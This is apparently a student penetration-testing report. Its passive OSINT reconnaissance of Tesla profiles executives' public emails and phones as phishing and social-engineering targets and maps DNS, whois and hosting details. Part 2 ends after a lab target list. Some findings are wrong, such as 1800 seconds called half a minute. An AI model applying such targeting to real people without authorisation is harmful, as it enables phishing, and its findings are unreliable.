
Security Penetration Testing

Dipendra Ale R00171867 ITM4

Security Penetration Testing Assignment



"I hereby declare that this work is entirely my own and has not been submitted as part of any other examination or assignment. Any use of the work of others in this assignment is duly acknowledged as per the appropriate referencing system."

Table of Contents

Executive Summary

Penale Penetration testing team have evaluated the security posture in two phases in this report which is as follows:

- First phase involved performing passive/semi-passive recon of Tesla using various OSINT tool such as Maltego, whois lookups, shodan etc to pinpoint weakness or vulnerabilities within the company's underlying infrastructure with just the information that can be found publicly and provide detailed remediation actions. Initially, we expected Tesla to have a resilient security posture as the company is known for their innovation of technology into their products. However, we were able to find some notable vulnerabilities that could possibly be used as an attack vector by hackers which are listed below:
    - Unencrypted whois record
    - Unsinged DNSSEC delegation
    - Emerging Product vulnerabilities
    - Possible Social Engineering campaigns

- Second phase involved Active Scanning and performing various exploits on machines such as Metasploitable2 & Metasploitable3 using various tools such as Nmap, Nessus, Metasploit, SNMP Walk and John the Ripper. Both machines were found to be highly vulnerable as we were able to identify countless vulnerabilities through our Nessus Scans on both machines. We have provided an in-depth documentation of each exploit that we performed to showcase how these vulnerabilities can be used to gain access remotely to these machines in this report. Upon performing exploits on various vulnerabilities, we evaluated that many of these could easily be remediated by taking the following actions:
    - Upgrading the OS
    - Updating services that are running on the OS
    - Enforcement of stronger password
    - Enforcement of Encryption

Part 1: Passive/ Semi-Passive Recon and Network Mapping

Introduction


For this assignment I have chosen to do a Penetration Test on Tesla which is one of the most popular automotive, artificial intelligence, and renewable energy company in the world. Tesla was allegedly the subject of a cyberattack in 2020 involving a ransomware attack by a Russian hacking organization known as "DoppelPaymer". The group reportedly obtained entry to Tesla's network and stole private data, including confidential files of company's Gigafactory in Nevada. The motivation behind this is due to having a general interest in in the company and wanting to find out more about their security posture.

1) Find Human HVTs within the organisation (CEO, Board of Directors, CTO, CFO)

The first phase of our research involves using OSINT (open-source intelligence) framework to find the human HTVs (high-value targets) of the company. We should look out for their personal details such as emails or phone numbers which will act as a foundation for our exploitation. We can simply start off with Google as our base research OSINT tool to gather the information that is publicly available.

A simple search in google enabled us to find the whole list of HTVs within the organization with a detailed bio about each executive member along with a link to their social such as LinkedIn. (1)

https://www.organimi.com/organizational-structures/tesla/




2) Find IP ranges and externally facing servers, web server version and OS

In this phase, we want to find out where the Tesla website is hosted along with its associated IP address, DNS servers, web server versions, and OS information.

We used the two following website sources to verify the IP ranges of tesla.com DNS records (2) (3):

https://securitytrails.com/domain/tesla.com/dns

https://centralops.net/co/DomainDossier.aspx



We also found these two following IPv6 addresses associated to tesla.com domain on who.is DNS record.

www.tesla.com	AAAA	20	2600:1408:c400:1889::700
www.tesla.com	AAAA	20	2600:1408:c400:1884::700


We also wanted to see if we can find more information on where these IP addresses originated from and the domains that they are associated with. We used the Shodan.io website as a source and searched the IP addresses above.
https://www.shodan.io

The first key information that we were able to find was that Tesla's web server (98.16.108.43) is hosted by Akamai Technologies Inc in London, UK.


Akamai technologies are known to provide content delivery network (CDN), cybersecurity, and cloud services, proving a challenge for any cyber criminals trying to breach their web servers. However, a recent article highlighted that a critical bug was discovered that possibly could have led hackers to exploit various websites. This vulnerability exposed the HTTP headers which was described by ED Targett the author of the article as:

"The bug was in how Akamai proxies handled so-called "*hop-by-hop*" headers – HTTP headers that are meaningful only for a single transport-level connection, and which typically must not be retransmitted by proxies or cached, or risk being abused by enterprising hackers."

https://thestack.technology/akamai-vulnerability-server-side-cache-poisoning-http-header-fun/



There are two domains associated with this IP address (tesla.com & akamaitechnology.com). We can see that ports 80 (HTTP) and 443 (HTTPS) are open which is normal for web servers as they are used to communicate with web clients.



We found that Alkami Technology uses its own internal web server AkamaiGHost is used rather than other commonly used web servers such as Apache, IIS, Nginx and LiteSpeed. Upon further research on AkamaiGHost, it is also known as Akamai Global Host and is regarded as an Edge server. While Edge servers can bring more computing power to reduce latency and bandwidth strain which can improve performance and user experience, it could open up to several vulnerabilities. It can greatly increase the surface area that can be attacked by hackers since there are numerous methods to get around security measures as edge server operate at the device level. In contrast, a centralized data center or cloud options are much safer and easier to manage as it eliminates any physical breaches such as a simple inserting of USB to compromise data.

We also found that SSL certificate is implemented in the tesla.com domain which ensures encrypted connection between the web server and the browser. SSL does certainly adds a greater level of security to customers information as it protects theft, modifications, and spoofing of data however no website can be completely secure. There have been many vulnerabilities exploited in regard to SSL in the past such as SSL stripping, MTITM attacks and many more.

SSL Certificate

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            03:a4:33:8f:00:c6:f2:ef:bc:2c:d3:1e:2d:fe:91:dc
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=US, O=DigiCert Inc, CN=DigiCert TLS RSA S
HA256 2020 CA1
        Validity
            Not Before: Mar 27 00:00:00 2022 GMT
            Not After : Mar 28 23:59:59 2023 GMT
        Subject: C=US, ST=California, L=Palo Alto, O=TESLA,
INC., CN=*.tesla.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
```

The next thing we looked out for was the nameservers associated with the tesla.com domain. Nameservers help translate domain names into IP addresses to communicate with the web servers of the tesla.com domain. Once again, we were able to find and verify the nameservers on the websites:


https://securitytrails.com/domain/tesla.com/dns

https://whois.domaintools.com/tesla.com

NS records

NeuStar, Inc.	Name Servers	A1-12.AKAM.NET (has 131,808 domains)
edns69.ultradns.com		A10-67.AKAM.NET (has 131,808 domains)
a9-67.akam.net		A12-64.AKAM.NET (has 131,808 domains)
a7-66.akam.net		A28-65.AKAM.NET (has 131,808 domains)
a28-65.akam.net		A7-66.AKAM.NET (has 131,808 domains)
a12-64.akam.net		A9-67.AKAM.NET (has 131,808 domains)
a10-67.akam.net		EDNS69.ULTRADNS.BIZ (has 538,105 domains)
a1-12.akam.net		EDNS69.ULTRADNS.COM (has 3,292 domains)
		EDNS69.ULTRADNS.NET (has 83,854 domains)
		EDNS69.ULTRADNS.ORG (has 200 domains)

We were also able to find more information of the SOA (Start of Authority) record which keeps track of crucial information about a domain or zone, including the administrator's email address, the date of the domain was last updated, and the information on interval time of the server refreshes. The email that is listed below is likely just a generic email that most companies use for their SOA records so there is no extra information to be gained from this besides the ttl (time to live) header value which states that tesla's server is set to refresh every 1800 seconds (approximately every half a minute).




We found some more information on the registrar company that Tesla uses to manage their domain through the whois record. MarkMonitor is an enterprise domain name registrar and portfolio manager, as well as a supplier of domain-related services to many of the world's most popular and high-traffic generating domain names. MarkMonitor not only focuses on management side of domain but also the security aspect of it which adds stronger barrier from evolving threats for Tesla.

```
Domain Name: tesla.com
Registry Domain ID:
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2022-10-02T09:36:05+00:00
        2022-10-02
Creation Date: 1992-11-04T05:00:00+00:00
        1992-11-04
Registrar Registration Expiration Date: 2024-11-03T00:00:00+00:00
        2024-11-03
Registrar: MarkMonitor, Inc.
        MarkMonitor Inc.
Sponsoring Registrar IANA ID: 292
```


However, upon further down in the whois record section we did find some information that could be deemed as sensitive which could potentially be exploited by an attacker. As we can see in below the domain registrants' details are exposed in the whois record with information such as the exact location where the domain was registered from along with phone numbers. There is no guarantee that this information is correct, but it would be recommended to mask this information through domain privacy settings.

```
Registry Registrant ID:
Registrant Name: REDACTED FOR PRIVACY (DT)
Registrant Organization: DNStination Inc.
Registrant Street: 3450 Sacramento Street, Suite 405
Registrant City: San Francisco
Registrant State/Province: CA
Registrant Postal Code: 94118
Registrant Country: US
Registrant Phone: +1.4155319335
Registrant Phone Ext:
Registrant Fax: +1.4155319336
Registrant Fax Ext:
Registrant Email: admin@dnstinations.com
```

We noticed that tesla.com domain expires in 2024 so there could be an incentive for domain squatting. Domain squatting is a manner of purchasing a domain name solely to prohibit someone else from purchasing it. The buyer then typically resells the domain name at a greater price to a buyer or the actual company e.g., tesla. A interesting fact about the domain Tesla.com is that Tesla actually had to acquire this domain name off a person named Zhan who had already registered the tesla.com domain in 2009. According to the Elon Musk's tweet, the sum of 11 million dollars was paid off to acquire the domain in 2016. (8)



We found that DNSSEC delegation was unsigned which could be potentially exploitable. We would have expected delegation to be signed for tesla.com which frequently handles mass user data to add extra security layer. DNSSEC improves DNS authentication by utilizing digital signatures based on public key encryption. It can assist to mitigate risks of DNS spoofing and other forms of DNS attacks.



3) Find staff email addresses, websites associated with the organization, phone numbers associated with the organization, social groups that are associated with the organization, companies and organizations associated with the organization


Elon musk is the CEO and co-founder of Tesla. He is one of the most recognized individuals around the world currently due to his wealth and innovations. His net worth currently is 188.8 billion dollars which makes him a high-value target and can be a driving factor for cybercriminals. Upon a simple google search, I was able to find number of websites such as ceoemail.com and rocketreach.co that presented us with email addresses and phone numbers along with other valuable information of each executive members of Tesla. This information could easily be used as a foundation to instigate a cyberattack such as phishing campaigns or even malware attacks by attaching executable files in emails. Elon is very active in social media platforms especially Twitter which he is also a CEO of, attackers could be actively monitoring his tweets to find a vulnerable information leaks.

https://www.ceoemail.com/

Tesla Motors Inc		**Tesla Motors**	
Elon Musk	CEO	**JB Straubel**	CTO
Email	ElonMuskOffice@TeslaMotors.com	Email	jb@teslamotors.com
Advice from CEOemail.com	**How to write your email to a CEO**	Advice from CEOemail.com	**How to write your email to a CTO**
Telephone	650-681-5000	Telephone	650-681-5000
Switchboard	650-681-5000	Switchboard	650-681-5000
Website	https://www.tesla.com	Social Media	
Personal Twitter	@ElonMusk		
Social Media			
Postal Address	3500 Deer Creek Road, Palo Alto, CA 94304		

The same can be applied to other executive members where they could potentially be more vulnerable to cyberattacks than Elon Musk due to having less security posture than the CEO. Hackers may pinpoint to these individuals who may be deemed as an easy target but still hold a lot of valuable assets of the company.

https://rocketreach.co/person




We know that Tesla is still relatively a new company, but it is rapidly rising and has acquired various companies such as SolarCity Corp, Maxwell Technologies Inc, Grohmann Engineering GmbH, Perbix Machine Co. Inc to name the few. These companies could potentially be targeted as an alternative

route for an attack as they may not have the same or equivalent security infrastructure as Tesla. We would have to perform similar passive research to an extent of what we have done already for Tesla but due to the time constraints, we are not able to cover in depth recon of these external companies acquired by Tesla.

Tesla's main products range from cars such as Model S, Model X SUV, Model 3, Model Y and Tesla Semi trunk which was released last year in 2022 to solar energy solutions such as solar roofs, solar panels, and power walls. There have been various exploits demonstrated by security experts through the bug bounty programs such as NFC relay attacks, wireless attack and Zero-Click exploits to name the few from a simple google search. For example, a exploit named TBONE involved taking advantage of two flaws in ConnMan, and internet connection manager for embedded devices. An attacker used these vulnerabilities to gain complete control of a Tesla's infotainment system without any involvement from the user (9). Another recent news related to exploits of Tesla Model 3 was at a competition that was ran by Trend Micro and Pwn2Own in Canada where a group called "Synacktiv" were successful in exploiting it using TOCTOU technique. The article also quotes that "We must remember, after all, that a car isn't just a car anymore. It's a complex system of IT components and dynamic systems that presents an increasingly attractive attack surface for threat actors". These product related vulnerabilities could be a pathway for attackers to exploit the company itself.

https://thedriven.io/2023/03/24/tesla-hackers-walk-off-with-a-new-model-3-and-a150000-in-cash/

The diagram below demonstrates the overview of the information that we collected in this recon phase part of our Pen Testing report on Tesla using Maltego OSINT application. The topology provides in depth insight into the company ranging from information on Tesla's executive team to their network infrastructure with explanations on each link between the components.



Brief and concise discussion on why I chose the tools to improve my information and why it is useful.

For our information gathering, we generally used two different websites as a source of information for verification and comparison purposes.

1) securitytrails.com & centralops.net

We used these websites to find information on Tesla's DNS footprints which includes various types of servers associated with the company such as Web servers, Nameservers and Mail servers. We found these websites easy to use and provided us with correct information compared to some other websites that we tested to see if it would provide the similar details.

2) Shodan.io

Shodan (Sentient Hyper-Optimized Data Access Network) was used to find out more information on web servers that we identified previously. Shodan essentially acts as a search tool for any services that is connected to the internet and in our case Tesla certainly does. It allowed us to gather information on the location of where these web servers hosted from, and the type of web server used.

3) Whois.domaintools.com and who.is

These two websites were used for whois record lookups to identify more information on Tesla's domain. These sources were exceptionally helpful to identify some key aspects of the domain such as the name of the company that manages the domain for Tesla along with their details which could potentially serve as an important role for an attack vector.

4) ceoemail.com and rocketreach.co

These two websites were used to find the Tesla's executive team details such as email addresses, phone numbers and any other social links they may have. Some of the members information were not found on the ceoemail websites but were able to find it on rocketreach website which was a quick and easy process.

5) Maltego

We used Maltego Community Edition to map out the network of Tesla. We used combination of information that we gathered from website sources and the transform feature (Footprint L2) to create our topology overview of Tesla. We linked every component of this topology with a detailed label for readers of this report to understand it better. This topology will act as a summary of the recon phase of the Penetration Test on Tesla which will once again assist the readers to grasp information through visual representation.

The detailed analysis of our findings:

- Tesla's CEO, Elon Musk, frequently appears as a hot topic in the news and is also very active in the world of social media through various flatforms such as twitter, YouTube. Attacks could potentially be gathering information or potentially waiting for some key information to be leaked through these social media platforms and use it to initiate an attack. For example, Elon has appeared in countless interviews and podcasts where social engineering attacks can easily be applied such as cloning personal devices, shoulder surfing or even baiting to gain valuable information.
- Tesla's webservers are hosted by Akami Technologies in various locations around the world. Akami Technologies as a company is renowned for its strong security posture which will prove difficult task for an attack to cyber criminals.
- Tesla's whois record information such as the domain registrant's location, phone details are exposed where these are generally kept hidden from the public. This could pose as a significant risk to privacy because this data is openly accessible and can be used for various types of attacks such as spam, identity theft, cybersquatting, type squatting etc.
- The DNSSEC was also found to be unsigned in the Tesla's whois record which could make it easier for hackers to exploit. Having DNSSEC integrated (signed) will enforce DNS authentication through digital signature based on public key encryption.
- Another threat could be imposed from the subsidiary companies that Tesla owns which we have identified above. This is more evident if these companies share the same infrastructure, or one company has weaker security posture than the rest. This could lure cybercriminals to target that particular company to exploit Tesla as the bigger fish.
- Tesla's cars are known to be heavily reliant on technology which could potentially be a downfall in terms of security. There have been various exploits by ethical hackers to demonstrate what types of vulnerabilities lies in these cars.
- Social engineering attacks could be one of the biggest threats to Tesla as the Executive team members especially Elon Musk are widely recognised around the world and are very active socially in media.

Strategic Recommendations

Tesla as a company can improve their security posture through implementing these actions outlined below:

- Tesla's whois record should be encrypted through the use of WHOIS privacy service.
- DNSSEC delegation should be in a signed state.
- Subsidiary companies' security posture should be evaluated.
- Tesla's product vulnerabilities should be addressed.
- Training on Social Engineering attacks should be considered as many of Tesla's executive team are highly active on the media and are valued targets.

Conclusion

We have been able to find various possible vulnerabilities associated with Tesla and provide in depth information on how these vulnerabilities can be used as a gateway for an cyber-attacks. This report illustrates the different methods to mitigate these weak points in the tesla's security infrastructure and ultimately help the company to build a stronger security posture. Overall, we concluded that Tesla has a very resilient security setup which is expected as being one of the top companies in the world led by a powerful CEO like Elon Musk.

Part 2: Active Scanning and Exploitation

Introduction

Our team has been assigned a task to perform a test on a client company's internal network. We have already scanned the network and have discovered these following systems that is available to us for testing.

- Metasploitable 1
- Metasploitable 2
- Metasploitable 3
- Windows XP
- Windows 7

